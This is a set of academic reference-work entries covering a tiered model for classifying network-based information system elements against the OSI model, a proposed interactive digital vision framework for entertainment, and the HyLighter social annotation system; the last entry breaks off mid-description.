The ISO's OSI, as described by ISO (1994), is a seven-layer model used to separate the tasks of data communication within a network. The seven layers are Physical, Data Link, Network, Transport, Session, Presentation, and Application. The model describes services necessary for a message to travel from one open system to another open system.

The highest layer of the OSI model, Applications, provides access to the OSI environment. The Application Layer provides services for other programs, operating system, or troubleshooting. For example, HTTP is an Application Layer utility. HTTP provides transfer services for Web browsers. The browser is not in the OSI Application Layer. The browser is above the OSI model.

"The Presentation Layer provides for common representation of the data transferred between application-entities" (ISO, 1994, clause 7.2.2.2). The services provided by the Presentation Layer include agreeing to encoding and encrypting schemes to be used for data being transferred. The Presentation Layer does not refer to formatted displays of a Web browser.

The remaining five layers of the OSI Model pertain to contacting another node on a network, packaging and addressing a message, sending the message, and assuring that the message arrives at its destination. The OSI Model offers a framework for many vendors to provide products that work together in open systems. The OSI Model does not encompass all of the components of a network-based information system.

Zachman's "Enterprise Architecture" (2004) consists of six rows and six columns which form 36 unique cells. The rows represent different levels of abstraction or development of an enterprise. The columns resolve who, what, where, when, why, and how. In order to be used, Zachman's model requires prior knowledge of the elements of network-based information systems, development, and operation.

Each of these models provides an answer to part of the puzzle for classifying the elements of a network-based information system. However, one must be familiar with the different types of personnel, procedures, data, software, and hardware to understand which are client, which are middleware, and which are server. One must be familiar with the different views of a system to determine which level of abstraction to use. If one delves further into the network's function, then the OSI model becomes important in understanding how a message is passed from a sender to a receiver. None of these models were intended to aid researchers outside of computing technologies areas to understand relationships among elements of a network-based information system.

MODEL

To help in understanding the different types of personnel, procedures, data, software, and hardware, and how they work together, the following model is proposed.

Basic Network-Based Information System Model

Let us begin with a three-tiered model. The top tier will represent the people who use the system and the people who benefit from the system's use. These people have procedures to follow in order to use the system or to receive the benefits. Also, the data representing information of interest to the users and beneficiaries would be in this top tier. For ease of reference, this tier needs a name. Let us refer to the top tier as the Specialty Tier.

Table 1. Overview of network-based information system

Specialty Tier People, procedures, and data used to do work
Application Tier Software used to do work; people, procedures, and data used to create, implement, and maintain software
Infrastructure Tier People, procedures, system data, system software, and hardware necessary for the applications and network to operate satisfactorily

Next, let us have a middle tier that represents the applications that do the work which the people represented in the Specialty Tier want to have performed. We will call the middle tier the Application Tier. In the Application Tier, we would find a vast assortment of useful programs, such as Notepad, Word 2007, Excel 2007, Google Pack, SAP, Citrix, MAS 90, POSTman, SAS, RATS, Oracle, and countless others. These applications are above the OSI Model and may receive services from the utilities in the Application Layer of the OSI Model.

The bottom tier of our three tiers will represent the workstations, operating systems, networking protocols, network devices, cabling, and all of the other hardware, people, procedures, data, and software necessary to make the network operate satisfactorily. Let us call this the Infrastructure Tier.

The model at this point appears as shown in Table 1. For some studies, this will provide a sufficient amount of detail.

Refined Network-Based Information Systems Model

The model in Table 1 is very simplistic. It does not include organizational structures, interorganizational connections, or customer-organization relationships that can exist in the Specialty Tier. Table 1 does not show the tiers of a network-based application, and it does not show the layers of communication in the network. Therefore, some studies may need a more detailed model that better defines the content of each tier.

When considering the details of the Specialty Tier, we will defer to the specialists doing the studies. Each study will organize the people, procedures, and data in the Specialty Tier as best fits the area being studied. For accounting and finance, generally accepted accounting principles (FASAB, 2004), Security and Exchange Commission filings and forms (SEC, 2004), and other financial standards and theories define the data. In management, organizational theory (AMR, 2003) gives guidance as to structures in which people work. Operations management (POMS, 2004) provides definitions of procedures used to produce goods and services. Marketing (AMA, 2004) has definitions for procurement procedures, data about goods and services, and relationships among people. Each functional area has its own rich resources for categorizing the elements represented by the Specialty Tier.

The three-tiered model of Deitel, Deitel, and Steinbuhler (2001) (Appendix B) provides a meaningful classification scheme for the Application Tier. Thus, we can further classify applications within the Application Tier as to their place in the three-tier architecture of presentation, functional logic, and data support.

Presentation applications are those that run on the local workstation and present data that have been processed. Examples of presentation applications are browsers, audio/video plug-ins, and client-side scripts. An SAP client is another example of a presentation application. Many standalone applications, such as NotePad, Word, PowerPoint, and StarOffice, are considered presentation applications.

Functional logic processes data from the data support sub-tier according to purpose specific rules. The functional logic then hands data generated to the presentation sub-tier. Examples of functional logic applications are Java Server Pages (JSP), Active Server Pages (ASP), and Common Gateway Interface (CGI) scripts. Enterprise Resource Planning (ERP) applications process data from a database and then hand-process data to client software on a workstation for display. ERP applications are examples of functional logic applications.

Data support applications manage data. Databases are the most common example. However, applications that manage flat files containing data are also data support applications. In general, a program that adds, deletes, or modifies records is a data support application.

The OSI model refines much of the Infrastructure Tier. As presented in Dean (2002), the OSI model describes communications of messages, but it does not include operating systems, systems utilities, personnel, system data above its applications layer, and procedures necessary for installing, configuring, securing, and maintaining the devices and applications represented by the Infrastructure Tier. If a study involves significant detail in the Infrastructure Tier, then the research team should include an individual familiar with network technology and management.

Table 2 summarizes the refined model for categorizing elements of a network-based information system.

Table 2. Refined network-based information system

Specialty Tier Models, standards, or theories specific to information use being studied
Application Tier • Presentation applications present processed data • Functional logic applications process data according to rules usually known to the researchers • Data support applications manage data
Infrastructure Tier • People, procedures, and data necessary to install, configure, secure, and maintain devices, applications, and services in system • System applications outside the OSI Model • OSI Model o *Applications Layer*: communications protocols, such as HTTP, FTP, and RPC o *Presentation Layer*: data preparation, such as encryption o *Session Layer*: protocols for connecting sender and receiver o *Transport Layer*: initial subdividing of data into segments, error checking, and sequencing segments o *Network Layer*: packaging segments into packets with logical addressing and routing packets o *Data Link Layer*: packaging packets into frames for specific type of network with physical addressing o *Physical Layer*: signal representing frames, media, and devices carrying signals

USING NETWORK-BASE INFORMATION SYSTEM MODEL

Let us consider some examples of research using this model. First imagine a study investigating the effects of using an ERP's accounting features upon the financial performance of mid-size firms. For the Specialty Tier, accountants conducting the study decide classifications for users, users' procedures, and data structures. In the Application Tier would be several products related to the ERP. In the presentation sub-tier would be the ERP's client that runs on the workstations used by participants in the study. The ERP business rules modules would be in the functional logic sub-tier. The database used by the ERP would be in the data support sub-tier. In the Infrastructure Tier, we would find the hardware and system software necessary to implement and support the network, ERP, and the database.

Now let us look at a few events that might occur during the study. A user may not be able to log into the network. This event should be attributed to the Infrastructure Tier, and not presented as a deficiency of the ERP. On the other hand, if the accountants found that the calculation of a ratio was incorrect, this problem belongs to the Application Tier, in particular the functional logic. Another problem that might arise is users entering incorrect data. The entering of incorrect data by users would be a Specialty Tier problem. By properly classifying the elements in the study related to the network-based information system, the researchers may find a conflict between the Specialty Tier definition of data and the Application Tier definition of data. Since the elements of the system are properly defined, the data definition conflict will be more obvious and more easily substantiated.

Now let us consider another possible study. Suppose marketing researchers are investigating the effectiveness of Web pages in selling XYZ product. The marketing researchers would decide on classifications of people involved in the use of the Web site, procedures used by the people, and structure of data involved in the use of the Website. All of these definitions would be in the Specialty Tier. The browser used to display Web pages would be in the presentation sub-tier of the Application Tier. The server-side script used to produce Web pages and apply business rules would be in the functional logic sub-tier of the Application Tier. The database management system used to manage data used in the Web site would be in the data support sub-tier of the Application Tier. The Web server executing server-side scripts and serving Web pages would be in the Infrastructure Tier. The hardware and systems software of the cell phone receiving the pages would also be in the Infrastructure Tier.

By properly classifying elements of the study, the marketing researchers would be able to better assess the marketing specific effects. A few events that might have occurred during the study include failure of a user to read a Web page, an error in computing quantity discount, and an aborted ending of a session due to a dropped connection. The failure of a user to read a Web page would be a Specialty Tier error. The incorrect computation of the quantity discount would be an Application Tier error in the functional logic. The aborted session would be an Infrastructure Tier error. If the researchers are primarily interested in the user's reaction to the Web pages, they may have delimited the study so that they could ignore the Infrastructure Tier error.

Differentiating between the tiers can be problematic. For example, Access can be seen as encompassing all three Application sub-tiers. The forms, reports, and Web pages generated by Access are usually considered to belong to the presentation sub-tier. Modules written by functional area developers belong to the functional logic sub-tier. The tables, queries, and system modules are in the data support sub-tier. In the marketing study about selling XYZ product on the Web, the researchers may need to distinguish a query that gets catalog items stored in an Access database, from an ASP page that applies customer-specific preferences, from a Web page that displays the resulting customer-specific catalog selections. In this case, Access would be in the data support sub-tier, the ASP page would be in the functional logic sub-tier, and the Web page would be in the presentation sub-tier.

In some studies, even applications that we normally think of as presentation sub-tier applications may have elements spread across the three tiers of the model. For example, a business communications study may be interested in formatting errors, grammar errors, file corruption, and typographical errors. In this study, typographical errors could be due to Specialty Tier error or Infrastructure Tier problems. If the user makes a mistake typing a character on a familiar QWERTY keyboard, then the error would be attributed to the Specialty Tier. On the other hand, if the user were given an unfamiliar DVORAK keyboard, then the error could be attributed to the Infrastructure Tier. In neither case should the errors be attributed to the Application Tier. Within an application, Word incorrectly reformatting may be classified as a presentation feature's error. Grammar errors undetected by the grammar checker could be attributed to the functional sub-tier, and the corruption of a file by the save operation would be a data support error.

As just shown, classifying the elements and events may vary according to each study's purpose. However, the classification should reflect appropriate network-based information system relationships. In differentiating the Application Tier elements, a helpful tactic is to identify which elements present data, which elements perform functional area-specific processing, and which elements manage data. Once the elements are identified, then the events associated with those elements are more easily attributed. Properly classifying information system elements and ascribing the events make a study more reliable.

CONCLUSION

In this article, we have seen that the elements and events of a study involving a network-based information system may be classified to reduce confusion. The appropriate classification of information system elements and attribution of events within a study should lead to results that are more reliable.

KEY TERMS

Application: An application is a program, script, or other collection of instructions that direct the operation of a processor. This is a wide definition of "application." It does not distinguish Web-based software from standalone software. Nor does this definition distinguish system software from goal-specific software.

Client: A client is a computer, other device, or application that receives services from a server.

Device: A device is a piece of equipment used in a network. Devices include, but are not limited to, workstations, servers, data storage equipment, printers, routers, switches, hubs, machinery or appliances with network adapters, and punch-down panels.

Network: A network consists of two or more devices with processors functioning in such a way that the devices can communicate and share resources.

Operator: An operator is a person who tends to the workings of network equipment.

Record: A record is composed of fields that contain facts about something, such as an item sold. Records are stored in files.

Server: A server is a computer or application that provides services to a client.

User: A user is a person who operates a workstation for one's own benefit or for the benefit of one's customer.

Workstation: A workstation is a computer that performs tasks for an individual.

A New Framework for Interactive Entertainment Technologies

Guy Wood-Bradley
Deakin University, Australia

Kathy Blashki
Deakin University, Australia

INTRODUCTION

The relative infancy of digital television technology (and as a correlative, iTV, or, interactive television) in Australia offers an excellent opportunity for the examination of potential issues regarding the acceptance and take-up of new technologies. This work will explore the design and development of a new paradigm for digital interactive television (DiTV) being interactive digital vision (iDV) in which the television is no longer the focal point, but rather, the possibilities for potential interactivity and engagement with such technologies. The premise of this research is firmly founded in the acknowledgement of the specific elements required to provide a truly interactive experience. These fundamental elements are referred to as the "3 E's": engagement, enrichment, and entertainment.

BACKGROUND

Significant research has been published relating to iTV, human computer interaction (HCI), and usability concerns. Prominent researchers, Chorianopoulos & Spinellis (Chorianopoulos & Spinellis, 2004) discuss a task-oriented experiment where humans interact with a system to achieve a particular goal. Usability evaluation techniques employed within this study measured successful task completion, efficiency, and error-rate parameters that correlated positively with user satisfaction. The researchers also focused on providing a pleasurable user experience and evoking consumer emotion. To measure the user experience and their emotions, a measuring instrument was used premised on the research of Hassenzahl (2001). This tool is freely available, and features an easy-to-understand verbal scale. Finally, to assist in determining if the participants had a fulfilling TV experience, subjective evaluations of the entertainment value were required. The researcher's main objective was to evaluate user preferences for an iTV application that offers clip-skipping and an animated character to present information. It was designed to address two main concerns with interface design: navigating local video storage through video clip track-skipping, and providing related information through alternative presentation styles. Ultimately, consumer preferences indicated acceptance of dynamic advertisements when they chose to skip a clip.

Other studies examined key elements of iTV, such as interactivity and how it might be defined. Gansing (2003) investigated the relationship between narration and interaction styles to determine the controls which provided the most engaging interaction. A number of case studies were presented, with each one highlighting different interactive productions, such as adventure games. While Gansing analysed various case studies, no experimental research was conducted to test the research hypothesis. However, Bais, Cosmas, Dosch, Engelsberg, Erk, Hansen et al. (2002) integrated aspects of MPEG-4 and MPEG-7 into a purpose-built custom TV interface. A total of 10 usability walkthroughs were administered and video recorded using the live system. The researchers produced three different scenarios and mixed up the tasks, some being generic in nature, while others focused on specific aspects of iTV, such as the electronic program guide (EPG). One conclusion drawn from this research was the imminent convergence of broadcast and Internet media. Similarly, iTV is experiencing convergence issues. Guidelines are now being produced that are similar to those of the BBC, in an effort to produce quality iTV programs and interfaces.

Interface designers traditionally envisage their role as designing tools to assist the user in the execution of tasks. Currently, available interface experiences have resulted in a user population who perceive the interface as merely a way of interacting with the tool rather than considering any social or emotional concerns. Over the last 10 years, over 70 experimental studies (Picard, Wexelblat, Nass, & Breazeal, 2002) have indicated that users do not respond to interactive software as mere tools, but rather that they bring social rules and learned behaviours with them. This background supports them in guiding their interactions and attitudes towards the system. Interfaces also elicit a wide range of emotions from users; users may also send out social or emotional responses without realising they are doing so. The latter may occur when designers do not attempt to elicit such responses and even when the user is presented with a basic interface; neither of which references any social or emotional aspects. Such literature has influenced that of the authors own research.

The research explores current understanding and opinions from a select group of Gen Y participants on the technology currently available in Australia. "Gen Y," those born between 1982 and 2000 (McCrindle, 2003) (these dates differ depending on the research from 1979 to 1994), are deemed to be a technological savvy generation, having grown up immersed in "new" media technologies and culture such as the computer, Internet, globalisation, mobile telephony, and a wide range of everyday objects. Further, the research has attempted to determine existing usage and familiarity with currently available iTV. While the participants recruited were specifically selected for their assumed technical proficiency and their particular generational demographic, the results suggest that despite the presumption of familiarity and proficiency with technology, even the "digital native" Generation Y were struggling to envisage a technology beyond that which was already moulding their current viewing habits.

The focus on Gen Y, the authors presumed, would be ideal candidates for testing the uses of iTV as this generation would embrace the precepts of the new technology. However, this study indicated and revealed generalised indifference and apathy. Perhaps the answer lies in that which McCrindle (2006) alludes to: this generation has been bombarded with the special effects and hypermania of the technological "revolution." iTV in its present form just doesn't "cut it" with this generation; they have access to the most advanced technologies and readily negotiate, modify, and adapt it to meet their own needs. There is no compelling reason for them to use iTV when it is neither as interactive nor as social as the other technologies they utilise for entertainment. Such findings consequently raise concerns for the results that might be expected from older generations; if the technologically-savvy Gen Y participants (the "net-gen") struggle to embrace this technology, it could be reasonably assumed that further apathy and disinterest might be expected from Gen X and the Baby Boomers.

Interactive digital vision (iDV) which represents a new paradigm and the potential for a digital system that accommodates genuine user agency, that is, the ability to control and determine the level, structure, and function of user engagement, will adhere rigorously to affective usability principles and to the "3 E's" previously mentioned on the assumption that the development of iDV within these parameters will ensure longevity in the industry. It is anticipated that iDV will support true agency and removes the burden from the viewer or user. This research is premised on recognition that current frameworks for conceptualising TV and interactivity are neither effective nor successful, and hence the proposal of a new interactive paradigm. Furthermore, the research endeavours to gather opinions on the characteristics of this new framework due to its revolutionary stature. In addition, the framework will consider both the efficiency, effectiveness, and emotional needs of the user or viewer.

INTERACTIVE MEDIA "LEAN-FORWARD" VS. "LEAN-BACK"

With the introduction of DiTV, the PC and TV are facing inevitable convergence, thus presenting a new challenge to designers, producers, and the HCI community. Fundamentally, interaction with a TV comprises a different set of behavioural and physical responses to that of a PC. To describe this difference in activities researchers have used the terms "lean-forward" and "lean-back" and viewers are designated as "users." These terms generally imply that when a viewer is watching a television program, they are in one of two states: either passive in nature (aside from cognitive processes) "leaning back" or conversely, performing a complex task in front of the screen, and thus highly engaged and immersed in the task. This state with high levels of interactivity is described as "leaning forward" (Bernhoff, Mines, Van Boskirk, & Courtin, 1998). A PC environment generally involves a one-on-one relationship between the user and the machine. The user is in close proximity to the screen and interacts with the PC to achieve set goals. However, a TV environment supports a many-to-one relationship between social groups and the machine. The group may be further away from the screen than they would be in front of a PC and use a remote control which is typically employed in entertainment-based interactivity. With TV viewing, interaction may not have clearly specified goals; however, when using a PC in a work environment, goals are generally focused. The entertainment or "fun" elements of TV, however, result in the user being compelled to respond more reactively, and the goals may not be clearly defined. Furthermore, TV fails to embrace all three of the "3 E's"; the technology introduced into society with little need for significant amounts of attention and focus from the viewer.

iTV is not targeted at PC-savvy group, but rather the general public (Gawlinkski, 2003) and is more closely aligned to the "3 E's", particularly in comparison to traditional TV. A key problem, therefore, for designers is moving from goal-based to goal-less interaction, meaning that simplicity and transparency operations are essential. To ensure enrichment and entertainment, designers must maintain the user's engagement with both the aesthetics and the content of iTV. Further, television has been the subject of criticism and its influence on society questioned.

Postman (2002) invokes television as an example of the ways in which technology may numb our awareness of the changes occurring in our social and cultural environment. He argues that the status of television as a "meta-medium" is responsible for directing our knowledge of our local and global "worlds"; however, and perhaps more importantly, the real power of TV lies in its ability to influence the development and implementation of our knowledge of the *ways of knowing*. Television thus offers us a way of negotiating our way through our immediate environment in a way that suggests normalisation, a way of understanding the world that is not problematic. In time we lose our ability to discern myth from observation and the boundaries between what is represented and what we observe in our environment are inevitably blurred. The danger, as Postman suggests, is when TV purports to offer "important cultural conversations" (2002, p.16) when irrespective of that which is depicted, the prevailing assumption is that TV is for amusement or pleasure purposes. TV has rendered entertainment itself as the "natural" format for communication and thus visual representation becomes the accepted norm and the preferred format by which we communicate.

RESOLUTION ATTEMPTS: SATISFYING THE USER/VIEWER

Successful implementation of the proposed iDV framework requires careful consideration of the needs and requirements of the user. The adoption of a user centred design (UCD) approach can assist designers and developers to achieve these goals. Further, a balance must be determined between ease of use (usability) and the emotional (affective) needs of the user.

The Nielsen Norman Group, led by Jakob Nielsen and Donald Norman, aim to assist companies in designing human-centred products and services. Nielsen is also behind the development of UCD (Nielsen, 1993; Vredenburg, Mao, Smith, & Carey, 2002), however, stated that due to the apparent complex nature of UCD, developers do not use these tools and techniques. UCD in product development is focused on the users needs and requirements and perceiving the development process from the perspective of the user, rather than the developer. For UCD to be successful, the design should appropriately address the user's needs (Rubin, 1994).

Various standard structures and functional elements compromise successful UCD and researchers, Preece, Rogers, and Sharp, (2002); Dix, Finlay, Abowd, and Beale, (1998); Shneiderman, (1998) have documented the tools and techniques required to achieve such standards. To assist in the development of iTV interfaces, the BBC has produced an "Interactive Style Guide" (Cohen, 2002). This document includes details such as the design of menu screens, the importance of ensuring consistency among the various screens, and the importance of quality navigation design and control. By adhering to such guides, iTV developers design and build iTV interfaces suitable for BBC standards. However, the guide focuses solely on the design of the interface, and fails to include methods that might be adopted to assist in motivating users to interact and engage with the interface.

Interaction design is concerned with developing interactive systems that elicit responses from users interacting with tasks that are readily accessed and easily performed while the user remains comfortable and has an enjoyable experience. One of the difficulties inherent in interaction design is maintaining the appropriate balance between the usability and the aesthetic design of the interface. Affective considerations have only recently (Norman, 2004) gained credence as an important element in interface design. Designers are now interested in the predisposition of emotional responses from the users that motivate them to learn and continue to interact with the interface. Furthermore, the interface aesthetics have a positive effect on the user's perception of system usability. If the look and feeling is pleasing, the users are more likely to tolerate poor usability (Norman, 2004; Preece et al., 2002; Tractinsky, Katz, & Ikar, 2000).

THE FUTURE

Initial results revealed that user perceptions of possible iDV were premised on TV functionality (or the TV set as the main output device), all of which is currently available to consumers in Australia (and may vary depending on the TV technology they have access to being DTV for free-to-air channels only, cable/pay TV services, such as Foxtel and Austar, etc.) and experiences overseas. The participants also considered some "futuristic" technologies, such as Internet access, auto volume control, viewing personal security camera footage, easy access, and enhancements to information (search/retrieval) technology, such as the panic button, and so forth. Some participants also suggested iDV phone capabilities (such as a video phone). These suggestions indicate that participants were struggling to think more laterally, and it was hoped that this thought process might emerge in later stages of the research.

Further work indicates that iDV is more customisable than seemed initially apparent, highly interactive (yet simplistic), and requiring minimal effort. Some participants suggested that colour button mapping should be removed. However, this view is neither consensual nor recurrent among the participants. The UI must be simple, clear, and make use of smart menu groupings, for example, the menu headings should correlate strongly with the items contained within it. The participants who assumed iDV would be a physical device reiterated that size considerations are important, particularly in terms of portability. The futuristic considerations are more apparent in later work, because early research focused on the technology, interaction style, and output rather than on functionality (this may also be the result of differing wording used in subsequent phases). Examples of these technologies included touch-based (multitouch) interaction, 3D images/elements, voice, and holograms. Also, issues of cross-compatibility between different playable mediums, where the participants assumed iDV is a device like Blu-ray and HD DVD players (that may only support one format.) Interacting with iDV should be simple while developers may consider embedding it in tablet-based technologies.

Combining the work performed thus far, iDV has moved from being strongly premised on TV to a new technology or "device." The futuristic considerations went from examples already implemented within the TV realm to less-focused (but upcoming and new) technologies such as highly intuitive touch-screen interaction, 3D spaces, and voice. The mention of voice capability (or similar) has only been suggested once in recent studies. For output devices, TV is still assumed according to some participant recommendations or suggestions, for example, simple remote control design. Ultimately, the interface is important, however, and UI related comments were only made recently as earlier work focused more on feature sets and functionality.

CONCLUSION

The iDV framework will be targeted at transforming interactive entertainment technologies for use by a broad user base. For iDV to be successful beyond its initial conception, HCI practitioners must ensure that it is adaptable in application and will meet the needs and desires of a broad range of users. The results thus far indicate that consumers would benefit from iDV technology. It is suggested that the adoption of iDV is not about altering pre-existing technologies, but rather modifying the focus on how we design, premised on interactivity and immersion to suit the varying lifestyles of the user. iDV is coming, requiring designers to focus on the "3 E's", ease-of-use and the emotional needs of the user. This new framework *will* change our perceptions of the entertainment world.

KEY TERMS

DiTV: Essentially the same as iTV; however, it acknowledges the "digital" signal that assists in presenting iTV to the user.

Gen Y: 18-25 year olds born between 1982 and 2000 (some sources quote different year ranges) and are generally aware/have an understanding of current and new technologies.

iDV: A term coined by the researchers signifying a paradigm shift in interactive media to a more personalised system that supports agency and the needs of the user—in both ease-of-use and affective aspects.

Interactive Entertainment: Technology that serves to entertain the user through a 2-way communication channel—the user does something and the system responds accordingly. Some examples include iTV, where the users interact with the content via remote control or gaming consoles.

Interactive Television (iTV): TV that involves the user in a greater capacity than traditional analogue TV broadcasts. Users are able to purchase goods via their TV and remote control, request further information from advertisers, play games, participate in quiz shows, and so forth.

Immersion: A mental state where significant focus is on a particular task/activity; the individual may temporarily become unaware of their surroundings.

New Media: Media premised on older/traditional methods that now serves similar purposes via the implementation of newer technologies.

New Technology for Empowering Virtual Communities

David Lebow
HyLighter, Inc., USA

Dale Lick
Florida State University, USA

Hope Hartman
City College of New York, USA

INTRODUCTION

In an essay entitled, *The Next Information Revolution*, Peter Drucker (1997) compared the existing business environment to conditions in the sixteenth century within the emerging publishing industry. Up until the mid 1500s, the people who controlled the industry were skilled printer craftsmen. By the end of the century, a major shift had occurred as publishers replaced craftsmen as the industry leaders. What had happened, according to Drucker, was that the focus shifted from the "T" in IT to the "I." Drawing an analogy to the present, Drucker suggested that the current information revolution will have a transformational effect on society only when new technology realizes its potential impact on the *meaning* of information.

This article describes a hybrid social software and hypermedia authoring system, referred to as *HyLighter*, which may fit Drucker's definition of transformational technology. *Social software* (also referred to as social networking software) is a broad category of Internet applications for connecting individuals and forming virtual communities using various forms of computer-mediated communication. *Hypermedia* refers to a computer environment in which multiple linkages enable users to navigate from one segment of audio, video, graphic, or textual data to another segment. HyLighter builds on the affordances of these and related technologies to extend the capacity of the document as a medium for the social construction of *meaning*. In the process, HyLighter aims to improve individual and group performance in a wide range of domains and interdisciplinary problem areas, improve the quality of instruction, and develop proficient learners (i.e., strategic, self-regulated learners who know how, when, and where to apply appropriate learning activities across various content areas) (Hartman, 2001).

This article also describes an advanced adaptation of HyLighter, referred to as *Coalesce*, which is currently under development. When fully realized, Coalesce will help users merge ideas together from many sources into a unified whole that expresses a new perspective. The process identifies important ideas in multiple texts and exposes a range of views on selected points among a group of users. It also coordinates group activities in organizing and elaborating on the ideas of authors and readers toward achieving a cohesive, meaningful whole. In sum, HyLighter emphasizes responding to a document and social analysis whereas Coalese empasizes the social construction of a new document through social analysis and synthesis. Such new and emerging technologies supports a type of knowledge-building process aimed at empowering virtual communities engaged in knowledge intensive enterprises in a world awash with information.

OVERVIEW OF SOCIAL ANNOTATION PRACTICES

During the Middle Ages, scholars used the margins and spaces between lines of manuscripts to engage in dialogue with other readers. The same physical copy of a manuscript was passed around a community, and selected annotations were customarily retained when scribes made new copies (Wahlstrom & Scruton, 1997). With the arrival of the printing press and movable type in the fifteenth century, the printed word became the primary means for the spread of ideas and ideologies. As Gutenberg's invention revolutionized the spread of information, shared or social annotation practices largely faded away. The role of *reader as co-author and member of a community engaged in a collaborative search for meaning* generally changed to a largely private activity. At the same time, annotation practices became more personal, idiosyncratic, and ubiquitous, as demonstrated by Marshall's (1998) analysis of used textbooks from a college bookstore.

With the arrival of the computer and networking technologies, the storehouse of human knowledge began to expand rapidly and move from largely printed matter toward largely text-based digital archives (e.g., Google Print, 2004), and increasingly toward multimedia digital archives (e.g., Artstor, 2004). At the same time, social annotation practices re-emerged as various forms of social annotation systems spread across the digital landscape. Today, a wide variety of tools and systems exist that allow users to annotate Web-based or other data via the Web or other Internet protocol for various purposes (e.g., the product review feature in *Amazon.com* and the seller rating feature in *ebay* are, essentially, annotation tools).

Annotation is most commonly understood as adding emphasis (e.g., underlining, highlighting, special markings) or critical or explanatory notes to a text. Within the diverse professional communities that work with information systems and resources, annotation covers a much wider territory and is a much fuzzier concept. Essentially, annotation is viewed as unstructured *metadata* (i.e., data about data), which is added after the creation or capture of the original object and, generally leaves the original object unchanged. It is unstructured in the sense that annotation, like text in general, does not conform to a predictable structure (Gilliland-Swetland, 2000; Shabajee & Reynolds, 2003).

On the most general level, social annotation systems differ in who can add annotations to objects in the system and who can read the annotations (e.g., personal use only, shared among members of a team or community of practice, or widely available for public/social purposes). Considering basic functions, social annotation systems create annotation objects (usually text-based, but can be audio or pictorial) with certain attributes, including content, author, date-time stamp, URL of the annotated information object (usually a document but, increasingly, audio, graphic, or video files) and information about placement of the annotations.

Brown and Duguid (1996) pointed out that documents not only deliver information but also build and maintain social groups. From their perspective, the document is a medium for the negotiation of meaning, and, on this basis, they have recommended developing technology to improve the means of negotiation. Technology for collaborative or social annotation appears to be the kind of technology that Brown and Duguid have advocated. In order to realize the full value of social annotation, systems are required that users can easily adapt to various contexts of use and requirements of different epistemic cultures, that is, "those amalgams of arrangements and mechanisms … which, in a given field, make up how we know what we know" (Cetina, 1999, p.1). At this time, however, what we understand about how to implement and manage social annotation systems to empower virtual communities is mostly uncharted territory.

THE HyLighter SYSTEM

HyLighter is a synthesis of hypermedia authoring, social annotation, and related applications functioning within a browser-based network. The design of HyLighter embodies certain conjectures about learning and teamwork drawn from the existing research and theory base of the learning sciences. The technology supports collaboration and coordination of group processes through unique visualization and collaboration capabilities. Although HyLighter has certain features and functions in common with other kinds of collaborative and social software (e.g., electronic communication and conferencing tools, collaborative management and writing systems, blogs, and wikis), HyLighter supports learning communities and document-centered work groups in a number of unique ways.

HyLighter has the capacity to merge annotations from multiple readers for a single document or multiple documents and represent composite displays of the *collective annotation* of a group. The system provides an array of tools for (a) structuring and managing digital conversations and other forms of asynchronous and synchronous modes of interactions within and across documents (e.g., Word, PDF, html, image files and, eventually, audio and video files) and (b) enhancing such documents by adding annotations to documents for eliciting responses from project members and linking to related text, graphic, sound, animation, or video files. A project administrator/author applies HyLighter's capabilities to prepare a document or a set of interlinked documents, referred to as a portfolio. After this authoring step is completed, the project administrator has an assortment of features available for managing social annotation practices and processes to achieve desirable outcomes.

Compare Feature

Once a group annotates a document, HyLighter merges annotations from all or selected members and represents composite displays of the group's collective annotation (i.e., highlighted excerpts linked to comments) as color-coded "maps" and customizable tables. Users may apply HyLighter's display features for analyzing and organizing highlighting and comments for a wide range of purposes (e.g., exposing multiple perspectives, building consensus, and assessing understanding and competency).

HyLighter's capabilities for displaying shared annotations include provisions to (a) compare *hylights* (i.e., highlighted sections of a text or image and related comments) of a selected individual to all or selected others using color-coding or other forms of emphasis, (b) compare general comments (i.e., general comments or summarizations related to the document as a whole) of a selected individual to all or selected others, (c) view responses to the comments of other reader/annotators, referred to as threaded comments, and (d) display the annotation of a group in various table formats. HyLighter uses color-coding to create a cumulative "map" of multiple readers' "intellectual travels" through a document and, additionally, to single out an individual's journey and compare it with the whole or with the paths of the most experienced travelers.

Once group members have annotated a document, a user may see a merged, color-coded view of a group's highlighting by clicking the *Compare* icon. For example, as illustrated in Figure 1, a text fragment (or area of an image) highlighted by the logged-in user but not by anyone else in a group, appears in yellow; excerpts *not* highlighted by the user, but marked by one or more group members, appear in shades of blue (the darker the shade, the greater response frequency for that fragment); and excerpts highlighted by the user and one or more group members appear in various shades of green (the darker the shade, the greater response frequency for that fragment). Clicking on a highlighted area displays all comments linked to the selected area.


Threaded Comments

HyLighter provides a simple mechanism for users to make threaded comments. When participants are viewing comments of others, they may click on a special icon next to a selected comment and enter a response to the selected comment. The threaded comment may be designated as "open" (i.e., anyone in the group may view it), "private" (only available to selected users and the person who authored it), or "anonymous."

Table Format

Clicking the *Table* icon in HyLighter reorganizes highlighted text and associated comments into a customizable table format. The table presents the collective annotation of a group or selected readers for a single document (or, in the future, many documents taken together) in a format that facilitates sharing, assessing, and manipulating results. HyLighter's table adds value to the collective annotation of a group in a variety of

Figure 1. HyLighter version 3.0 color-coded display



ways, including (a) effectively reveals convergence and divergence of highlighting and comments among members of a group, (b) supports the analysis of multiple responses to a document, (c) enables users to compare group data to data collected from one individual or subgroup of individuals, (d) facilitates an understanding or analysis of one or more documents, (e) provides a convenient editing and collaborative writing method through an online editor with provisions for version control, and (f) provides a variety of methods and instruments to assess/measure performance of contributors or evaluate the quality of a target document.

Permission Table

The permission table enables the Project Administrator (PA) to control social annotation processes in order to support defined objectives and outcomes. How the PA sets current and future permissions in the life of a social annotation activity determines when participants can add annotation to a document and share their annotation with others. For example, an editor recruits three reviewers to participate in a peer review process supported by HyLighter. The editor sets permissions for the manuscript to initially allow reviewers to add hylights and general comments but not view each other's annotations. The editor sets permissions to change in a week to restrict reviewers from adding or changing their annotations but allow reviewers to compare their annotations to their peers and add threaded comments (i.e., comments on each other's comments). Through this mechanism, the editor or PA can control and shape the social annotation process to match the requirements of the context of use and desired outcomes.

Coalesce

As mentioned previously, Coalesce is an advanced adaptation of HyLighter for helping a group merge ideas together from many sources into a new and unified whole. Coalesce treats each idea in a digital document like a part in an erector set which can be used and reused in any number of constructions. Although some of the features described below are under development (e.g., labels and multidocument table functions), Coalesce promises an enhanced approach to document-centered group work that extends the capacity of documents to promote collaborative knowledge-building in the face of expanding sources of information.

In brief, the Coalesce process requires team members to use HyLighter in order to produce a project collection or anthology of benchmark documents. A *HyLighter benchmark* is an annotated view of a document representing the collective thinking of a group of informed readers. One method used to produce a benchmark includes the following steps:

